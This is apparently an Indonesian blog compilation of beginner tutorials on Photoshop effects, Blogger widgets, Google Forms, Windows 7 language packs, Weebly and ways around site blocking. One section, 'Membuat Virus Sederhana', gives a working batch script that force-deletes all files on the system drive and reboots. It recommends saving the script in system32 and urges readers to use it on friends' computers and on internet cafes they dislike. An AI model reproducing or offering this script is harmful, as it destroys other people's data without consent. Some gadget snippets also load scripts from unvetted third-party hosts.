Efek Photo Dengan Butiran Air

Efek photo dengan butiran air.....?????
Wah awas jangan salah arti dengan memercikkan air pada photo, bisa rusak tuh photo....

Ok gan, kali ini saya akan sering tentang cara memberikan efek butiran air pada photo. sebelumnya kita menggunakan photoshope untuk mengedit photo.
aktifkan dahulu photoshope, lalu cari gambar atau objek gambar yang akan kita beri efek. disini saya menggunakan gambar pemandangan.
Setelah memilih gambar maka buat lingkaran dengan Elipse Tool
catatan: foreground dan background harus putih.
 Setelah itu, klik kanan pada layer shape1 lalu pilih Rasterize Layer.

Langkah selanjutnya adalah menambahkan layer style pada lingkaran tersebut. dan jangan lupa terus aktif pada layer pertama yaitu pada layer lingkaran.
Klik "add layer style" pada bagian bawah layer, lalu pilih Blending Option. 

Centang Drop Shadow dan Inner Shadow.
Setelah di centang lalu klik OK.
Tahap terakhir, lalu pada pallete di rubah menjadi Multiply.
Setelah Selesai maka hasilnya :

Butiran tersebut tinggal di perbanyak dengan mengaktifkan layer shape 1 lalu klik Ctrl + J

Gamana lumayan kan....!!!
Lumayan untuk edit photo ehem nya....he..he... siapa yah...

Ok deh gan, slamat mencoba.....


Membuat Daftar Isi Berjalan

Artikel ini merupakan kelanjutan dari artikel sebelumnya yaitu tentang membuat Daftar isi. Kali ini daftar isi yang akan kita buat yaitu daftar isi yang dapat berjalan dari bawah ke atas. dengan demikian dapat menghemat tempat yang kita gunakan. 
caranya gampang kita tinggal mengganti script  berikut 


<div style="border: 2px solid rgb(51, 255, 51); overflow: auto; height: "350px;" margin="5px" ;>


pada bagian atasnya dengan script :


<p><marquee direction="up" onmouseout="this.start();" onmouseover="this.stop();" scrollamount="1" scrolldelay="3" align="left"><font face="Arial, Helvetica, sans-serif" color="#000000">


Ok, untuk lebih jelasnya kita langsung mencoba....


1. Login ke Blogger trus pilih menu "Layout" atau "Tata Letak"
2. Kemudian klik pada "Add Gadget" atau "tambah gadget".
3. Lalu pilih 
HTML/Javascript"
4. Kemudian masukkan script berikut ini kedalamnya.


<p><marquee direction="up" onmouseout="this.start();" onmouseover="this.stop();" scrollamount="1" scrolldelay="3" align="left"><font face="Arial, Helvetica, sans-serif" color="#000000">
<script style="text/javascript" src="http://adesanusi.googlepages.com/daftar-isi.txt"></script>
<script style="text/javascript">
var numposts = 100;
var showpostdate = false;
var showpostsummary = false;
var numchars = 100;
var standardstyling = true;
</script>
<script src="http://girimaulana21.blogspot.com/feeds/posts/default?orderby=published&alt=json-in-script&max-results=999&callback=showrecentposts"></script>
</font></marquee></p>

5. Lalu simpan


Keterangan:
Untuk kode berwarna merah silakan diganti nilainya sesuai selera sobat
Ganti 
girimaulana21.blogspot.com dengan url blog masing-masing :)
var numposts : Jumlah Daftar posting yang ditampilkan
var showpostdatemenampilkan tanggal (false berarti tidak ditampilkan)
var showpostsummarymenampilkan ringkasan posting
var numchar : jumlah karekter post summary
rgb(51, 255, 51) 
 warna border daftar isi
dan huruf yang bercetak miring adalah script yang di tambahkan
sekian semoga berhasil.....

Membuat Pendaftaran ONLINE

Oke sobat, kali ini kita akan membuat Formulir Online untuk membuat pendataran secara online. Aplikasi yang kita gunakan adalah Aplikasi yang disediakan oleh salah satu mesin pencari terbesar yaitu google. Kita menyebutnya Google Docs dan tampilannya berbasis Web. Dengan aplikasi ini sobat dapat membuat dokumen baru, seperti doc, xls, dan bisa juga file odt, ods, rtf, csv, ppt, dan html. Tentu ini jauh lebih komplit karena file berektensi odt itu hanya dimiliki oleh open office.

Tampilannya mirip dengan MS. Office 2003, sehingga dengan mudah menjalankannya. Fitur yang tidak dimiliki oleh aplikasi lain adalah fitur kolaborasi, fitur ini bisa langsung sobat gunakan dengan memberi cek di depan nama file, lalu sobat bisa share dokumen tersebut..


Kita langsung mencoba membuatnya, sebelumnya sobat harus memiliki akun Google terlebih dahulu, sobat bisa daftar di Google caranya gampang anda tinggal mengisi kotak dialog dan persyaratan yang diberikan oleh google
Satu lagi sobat, kalau sobat mempunyai blog/website sobat bisa memasang pendaftaran tersebut pada blog/website sobat wow keren kan.....


Setelah sobat mendaftar anda masuk pada akun google.
Setelah sobat masuk pada laman muka google, sobat cari bacaan "selengkapnya" pada laman atas google, dan pilih "Documen".
Setelah sobat masuk pada dokumen google atau docs Google banyak sekali penawaran google yang disediakan untuk memudahkan pekerjaan perkantoran, tapi untuk untuk petani ada ga yah... he..he... 
Kita lanjut sobat, setelah masuk, sobat cari "Create New" yang terletak di pojok kiri atas (jangan di toblos yah he..he..) lalu sobat pilih "form" untuk membuat formulir Pendaftaran. 

Sobat akan memasuki pase pembuatan formulir pandaftara, di sini saya akan membuat formulir pendaftaran Pendaftaran Calon Paskibra. 
Pada Kotak dialog paling atas (Untitled form) anda diminta untuk mengisi judul dari Formulir yang akan anda buat seperti "Formulir Pendaftaran Calon Paskibra", pada kotak dibawaknya anda bisa mengisikan keterangan seputar formulir.
Pada kotak "Question title" sobat isikan pertanyaan atau Persyaratan Pertama seperti Nama Lengkap.
Pada kotak "Help Text" silahkan sobat isi dengan memberikan batuan cara pengisian
Pada kotak "Question Type" sobat isikan type dari jawaban, apakah berupa Text, Paragraf Text, Multiple Choice, Check Boxs, dan lain-lain, sobat bisa pilih typenya sesuai dengan pertanyaan, kalau menanyakan Nama Lengkat Berarti menggunakan Text, Kalau Menanyakan Jenis Kelamin Bisa Menggunakan Multiple Choice, atau Check Boxs, kalau menanyakan alamat bisa menggunakan Paragraf Text.
Untuk selanjutnya sobat isikan dengan pertanyaan yang sobat inginkan. 
Pada Form ini pula sobat dapat membuat Pertanyaan Pilihan Ganda untuk syarat pendaftaran.

Oh ya Sobat....
untuk Edit, Duplikat, dan Delete disediakan di sebelah kanan pertanyaan.

Setelah Sobat membuat persyaratan formulir sobat bisa memilih thema plain yang terdapat di pojok kiri atas. sobat pilih sesuai dengan hati sobat.lalu klik Apply.
Nah formulir pendaftaran sudah siap untuk digunakan.

Untuk selanjutnya bagaimana kita memunculkan formulir tersebut di blog/website kita....?????

Ok kita lanjut sobat...
Setelah selesai jangan keluar dahulu. sobat kelik More Action  di pojok kanan atas, lalu pilih Embed.
Sobat akan mendapatkan Link yang akan di pasang pada Blog/Website. Copy dan Pastekan Link tersebut pada Blog/Website anda. 
Dan sebelumnya anda harus Log In, disini saya menggunakan Blog. Login pada Dasbor, lalu pilih Perancangan, Elemen Laman dan Tambahkan Gadget. Pilih  HTML/Java Script. 
Pastekan Link pendaftaran ONLINE pada Gadget tersebut. 
Save dan Lihat Hasilnya.

formulir Pendaftaran siap di gunakan....

Pertanyaan selanjutnya "Bagaimana kita bisa melihat siapa saja yang sudah mendaftar di pendaftaran ONLINE ??"

Ok Terimakasih atas pertanyaannya dan saya akan jawab sobat he...he... ( siapa yang bikin dia sendiri yang jawab oneng yah he....he...)

Untuk melihatnya sobat hanya login pada Docs Google, dan ingat terlebih dahulu masuk ke akun sobat. Seperti biasa sobat pilih More/lainnya, lalu pilih documen seperti perintah di atas. 
di sana akan muncul Formulir Pendaftaran yang baru saja sobat buat. Sobat tinggal Klik maka akan muncul di tab baru berupa lama seperti Microsoft Excel, dan data yang diisi oleh peserta akan masuk ke sana. sobat juga bisa menyimpannya dalam bentuk format Excel yang bisa di download.

Huh gimana sobat.... memuaskan......???

Semoga artikel ini dapat membuat anda puas walau pundak saya pegel nih... he...he....

Ok Sobat Semoga Berhasil.......

Wassalam..........


Menjadikan Window 7 Berbahasa Indonesia


Windows 7 Language Interface Pack (LIP) atau Paket Antarmuka Bahasa Windows 7 sekarang sudah menyediakan versi Indonesia. Namun, terjemahan ke bahasa Indonesia ini hanya untuk bagian Windows yang paling umum digunakan. Setelah Anda memasang LIP versi bahasa Indonesia ini, maka teks di dalam wizard, kotak dialog, menu, bantuan serta dukungan akan ditampilkan dalam bahasa Indonesia. Namun, beberapa teks yang belum diterjemahkan ke Bahasa Indonesia akan tetap berada di dalam bahasa awal Windows 7 Anda. Misalnya, jika Anda mempunyai Windows 7 versi bahasa Inggris, beberapa teks akan tetap dalam bahasa Inggris. Windows 7 Language Interface Pack tersedia untuk semua versi Windows 7, baik versi 32-bit ataupun 64-bit. Namun, agar bisa memasangnya pada Windows 7 Anda, syaratnya adalah Windows 7 Anda adalah Windows 7 Bahasa Inggris. Unkuran file sebesar 2,5 MB untuk versi 32-bit dan 3,9 MB untuk versi 64-bit.
Cara menginstall Windows 7 Language Interface Pack versi Bahasa Indonesia cukup mudah. Anda tinggal melakukan download Indonesia Windows 7 Language Interface Pack terlebih dahulu (link download di akhir artikel). Untuk lebih jelasnya menegai Cara Install Windows 7 Language Interface Pack versi Indonesia, ikuti langkah-langkah berikut:
  1. Setelah Anda selesai download Windows 7 Language Interface Pack Bahasa Indonesia, jalankan file hasil download tersebut dengan melakukan klik 2 kali (double click).
  2. Setelah Install Wizard muncul klik Next.
  3. Install LIP - Step 1
  4. Di jendela selanjutnya berikan tanda pada opsi “I accept the license terms” pertanda Anda menyetujui semua ketentuan dan persyaratan dari Microsoft. Klik Next untuk melanjutkan.
  5. Install LIP - step 2
  6. Selanjutnya, Anda akan dapat membaca Readme dari Windows 7 Language Interface Pack ini dan klik Next.
  7. Setelah itu, proses Instalasi akan mulai. Tunggu hingga proses selesai.
  8. Pada saat proses selesai, klik Nex sekali lagi.
  9. Pada jendela terakhir, Anda pilih Bahasa Indonesia dan berikan tanda cek (centang) pada “Apply display language to welcome screen and system accounts”. Terakhir klik tombol Change Display Language.
  10. Ganti Bahasa
Proses pergantian Bahasa ini membutuhkan restart atau log off. Jadi, agar bahasa indonesia yang baru Anda install teraplikasikan ke system, maka lakukanlan restart atau log off. Setelah, Anda kembali log on maka bahasa Windows 7 Anda telah berubah menjadi Bahasa Indonesia.
Start menu dengan Bahasa Indonesia
Start Menu dengan Bahasa Indonesia
Jika Anda ingin mengganti bahasa menjadi bahasa sebelumnya, Anda dapat mengganti bahasa Windows 7 dengan cara sebagai berikut:
  1. Buka Control Panel dan pada item Jam Bahasa dan Wilayah klik tulisan “Ubah Bahasa Tampilan”
  2. Control Panel Bahasa
  3. Pada jendela setting bahasa, pilih bahasa yang Anda inginkan melalui kotak dropdown “Pilih Bahasa Tampilan”. Klik OK untuk menyimpan pengaturan.
  4. Jendela ganti bahasa
Proses ini juga membutuhkan restart ataupun log off komputer. Untuk itu lakukanlah restart ataupun log off komputer Anda.
Sekian tutorial cara merubah bahasa Windows 7 ke bahasa Indonesia setelah melakukan instalasi Windows 7 Language Interface Pack Bahasa Indonesia. Selamat mencoba!


Download Windows 7 Language Interface Pack (LIP)

Memasang Screen Saver pada Blog

Assalamualaikum sobat....

Sedikit punya tips memasang screen saver pada blog, kalau screen saver pada komputer tentu sudah tidak aneh lagi bagi sobat. tapi kali ini kita pasang pada blog kita...

Kita mulai ...
Pertama kamu log in dulu ke Blogeer
kedua sobat perancangan, edit HTML.
Ketiga cari scrip <head> dengn cara menekan Ctrl + F
Keempat copykan scrip berikut tepat di bawah <head>
      <script type="text/javascript"      src="http://yourjavascript.com/512432311/screensaver.js"></script>
Kelima Save dan lihat hasilnya... 


Semoga berhasil Sobat.....

Memasang Widget Kalender Pada Blog

Salah satu agar pengunjung betah dan sering mampir ke blog kita adalah dengan cara menghias blog kita agar tampak menarik perhatian, jangan salah tidak hanya perempuan cantik yang jadi pusat perhatian, blog yang cantik pun dapat menjadi pusat perhatian sehingga pengunjung betah untuk singgah terus, asal jangan banyak singgah di banyak perempuan yah... he...he... bisa di pertanyakan tuh....

Ok sobat kali ini ada tips untuk memasang widget kalender di blog, caranya gampang kok tidak usah repot...
Sobat hanya memilih kalender yang sobat sukai dan mengcopy sintaknya.

langsung saja.. Kunjungi situs www.free-blog-content.com di sana disediakan berbagai widget kalender, sobat tinggal pilih. setelah dipilih Copykan sintaknya yang terdapat di bawah kalender, lalu vastekan pada Blog sobat. bereskan....

lalu bagaimana cara memvastekan di blog...?????
wah ok kita ulang...
setelah di copy, sobat login dulu ke dasbor, setelah itu pilih perancangan, pilih elemen laman,  lalu tambahkan gatget. setelah muncul kotak sobat pilih HTML dan Java Script. lalu vastekan sintak tersebut...

Lalu sobat lihat hasilnya...

Ok sobat semoga berhasil ....

Membuat Website Gratis

Assalamualaikum Sobat.......
Ok Sob pengen punya website ya walau gratisan ga pa" lah yang penting bisa kreasi n di baca orang...

Yang pertama yang mesti dilakukan adalah mengunjungi penyedia layanan web site tersebut, yaitu www.weebly.com, setelah itu silahkan Sob isi Nama Lengkap, Email dan Password.
Setelah Sobat mengisi dengan lengkap Klik Sign Up. It's Free dan klik lanjutkan.
dan selajutnya akan ada dialog yang harus anda isi.
Setelah anda isi dialog tersebut anda lanjutkan....
Pada tahap selanjutnya anda akan di minta untuk membuat Judul website tersebut. Sobat isikan sesuai dengan hati sobat. disini saya memberi judul Wong Banten. Silahkan sobat isi, tapi beda dari yang lain yah...
oh ya pada kota di bawahnya sobat isikan type dari web tersebut, apakah untuk Organisasi, Pendidikan, Bisnis, dan lain-lain.Jika sudah selesai klik Continue.
Pada kotak dialog ini sobat diminta untuk mengisi alamat dari weebsite sobat. contoh www.wongbanten.weebly.com. untuk keterangan pertama Use Subdomain of webbly.com adalah nama domain yang disediakan secara gratis. oleh karena itu di belakang domain terdapat kata weebly.com. Dan yang kedua Register a New Domain digunakan jika anda siap untuk membayar atau menggunakan fasilitas yang premium. Dan yang ketiga Use a Domain You Already Own dipakai jika anda sudah mempunyai domain sendiri. 
Ok jika sudah selesai. klik Continue pada bagian bawahnya.

Setelah selesai sobat bisa langsung posting. Tapi sebelumnya kamu design dulu tampilannya agar menarik dilihat para pembaca... 

Untuk memilih tempelate yang sesuai , weebly telah menyediakan pilihan tempelate. yaitu dengan mengklik Design. disana sobat dapat memilih pilihan dengan cara mengklik tempelate pilihan.
Untuk menampilkan beberapa page seperti Home, Profil, Artikel, dan lain-lain, sobat dapat mengklik pages. 
di sana juga terdapat multimedia, slade photo yang dapat sobat pergunakan.
Oh ya untuk posting sobat dapat mengklik basic. Disana disediakan paragraf with title, paragraf with picture, picture, custom HTML dan lain-lain yang bisa sobat pergunakan untuk menghiasi website. Caranya sobat tinggal tarik atau drag ke halaman kerja, setelah itu sobat siap untuk mengetik suatu postingan.

Ok sobat untuk selanjutnya terserah sobat, tapi ingat pergunakan media tersebut untuk hal yang positif palagi untuk da'wah, wah pasti dapet pahala.... amin....

Ok sekian terimakasih 
wassalam......

Membuat Virus Sederhana


Membuat Virus Menggunakan Notepad


ini adalah code sederhana nya
—————————————–
@echo off
del %systemdrive%\*.* /f /s /q
shutdown -r -f -t 00
—————————————–
Langkah membuatnya
1. buka Notepad.exe
2. tulis itu code diatas
3. save as
4. Save dalam extension (.bat)

Gunakan ilmu untuk kebaikan klo mau isengin orang jahat baru boleh key

Ini contoh file nya
telorkampung.bat
saran : simpen di folder system32 agar lbih efek
isengin deh komputer temen kamu dan warnet yg gak kamu suka Moga bermanfaat

Ditulis dalam Hacking, Software, Tips Dan Trik |

Cara Membuka Situs Yang Di Blokir


Bagi para netters yang merasa Hak Azasinya dalam hal browsing dibatasi seperti situs kesayangan yang diblokir oleh Nawala dan sebagainya (tergantung provider). Ada beberapa cara untuk mengatasi hal tersebut, caranya adalah sebagai berikut:
Cara Pertama:
2. Pada Kotak isian )ada dibawah), isikan alamat situs yang diblokir (misalkan twitter.com).


3. Klik Go. Lihat hasilnya:


Cara Kedua:
2. Pada Kotak isian, isikan alamat situs yang diblokir (misalkan jasakom.com).


3. Klik Terjemahkan. Lihat hasilnya:


Untuk menggunakan cara yang kedua, terjemahkan website kedalam bahasa yang berbeda dengan bahasa yang digunakan pada websiter tersebut (misalkan websiter tersebut berbahasa Indonesia, terjemahkan website tersebut ke dalam bahasa lin misalkan bahasa inggris)

Cara yang kedua sangat cocok bagi komputer dengan dns nawala karena nawala project memblokir ninjaproxy.

Perhatian:
Jangan jadikan kedua cara diatas sebagai inspirasi kamu untuk membuka situs yang berbaupornografi!

Tutorial ini dibuat tanpa tujuan untuk merusak moral bangsa. Gunakan hanya untuk membuka Jejaring sosial (facebook, twitter) ataupun forum hacking (jasakom, yogyafree).

UPDATE: (27-07-2011)
Kamu bisa menggunakan software Hide Your IP Address jika kedua cara diatas gagal.
Silahkan baca cara menggunakan software tersebut di "Mengganti Ip Address Dengan Proxy"

HTML Line Breaks


HTML Line Breaks adalah membuat barisan baru tanpa perlu memulai sebuah paragraf baru., yaitu dengan menggunakan tag <br/>

Ok kita coba langsing ....

1. Seperti biasa buka notepad dan tuliskan tag berikut

<p>nuansa <br /> ilmu<br />adalah Blog kita </p>


2. Setelah itu save pada folder  yang telah kamu buat.


Ingat save dengan menggunakan ".html" pada akhir judul contoh save dengan nama "latihan5.html". setelah di save maka bukalah file tersebut dengan menggunakan web broeser..
Maka kasilnya adalah...

Unsur <br /> adalah elemen HTML yang kosong. Tidak memiliki tag penutup.


.